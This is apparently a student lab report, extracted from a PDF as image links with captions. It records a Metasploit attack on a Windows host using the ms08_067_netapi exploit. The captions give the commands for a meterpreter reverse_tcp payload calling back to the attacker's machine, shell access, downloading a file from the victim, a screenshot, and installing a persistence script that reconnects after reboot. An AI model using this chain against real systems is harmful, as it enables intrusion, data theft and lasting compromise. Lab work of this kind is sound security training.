
Report of the Results:




3. Opening the metasploit console




Looking for the exploit that the lab in part 1 suggests. (search ms08_067)




Choosing the correct Exploit (use exploit/windows/smb/ms08_067_netapi)




Setting the properties: (set RHOST [windows IP]).




Choosing the payload: (set payload windows/meterpreter/reverse_tcp)




Set the listening port and ip: (set LHost [Linux IP]) (I left the listening port the same at 4444).




Began the exploit: (exploit)




Got ipconfig and Shell Access (Ip config and shell)




Created a text document in Windows




Took a couple tries but downloaded the file. (download [file directory] [linux directory]




Screenshot saved: (screenshot)





Persistence Installed: (run persistence –A –L C:\\Windows =P windows/meterpreter/reverse_tcp –S –X 20 –p 4444 –r 10.10.111.100)



Upon Reboot, reopened.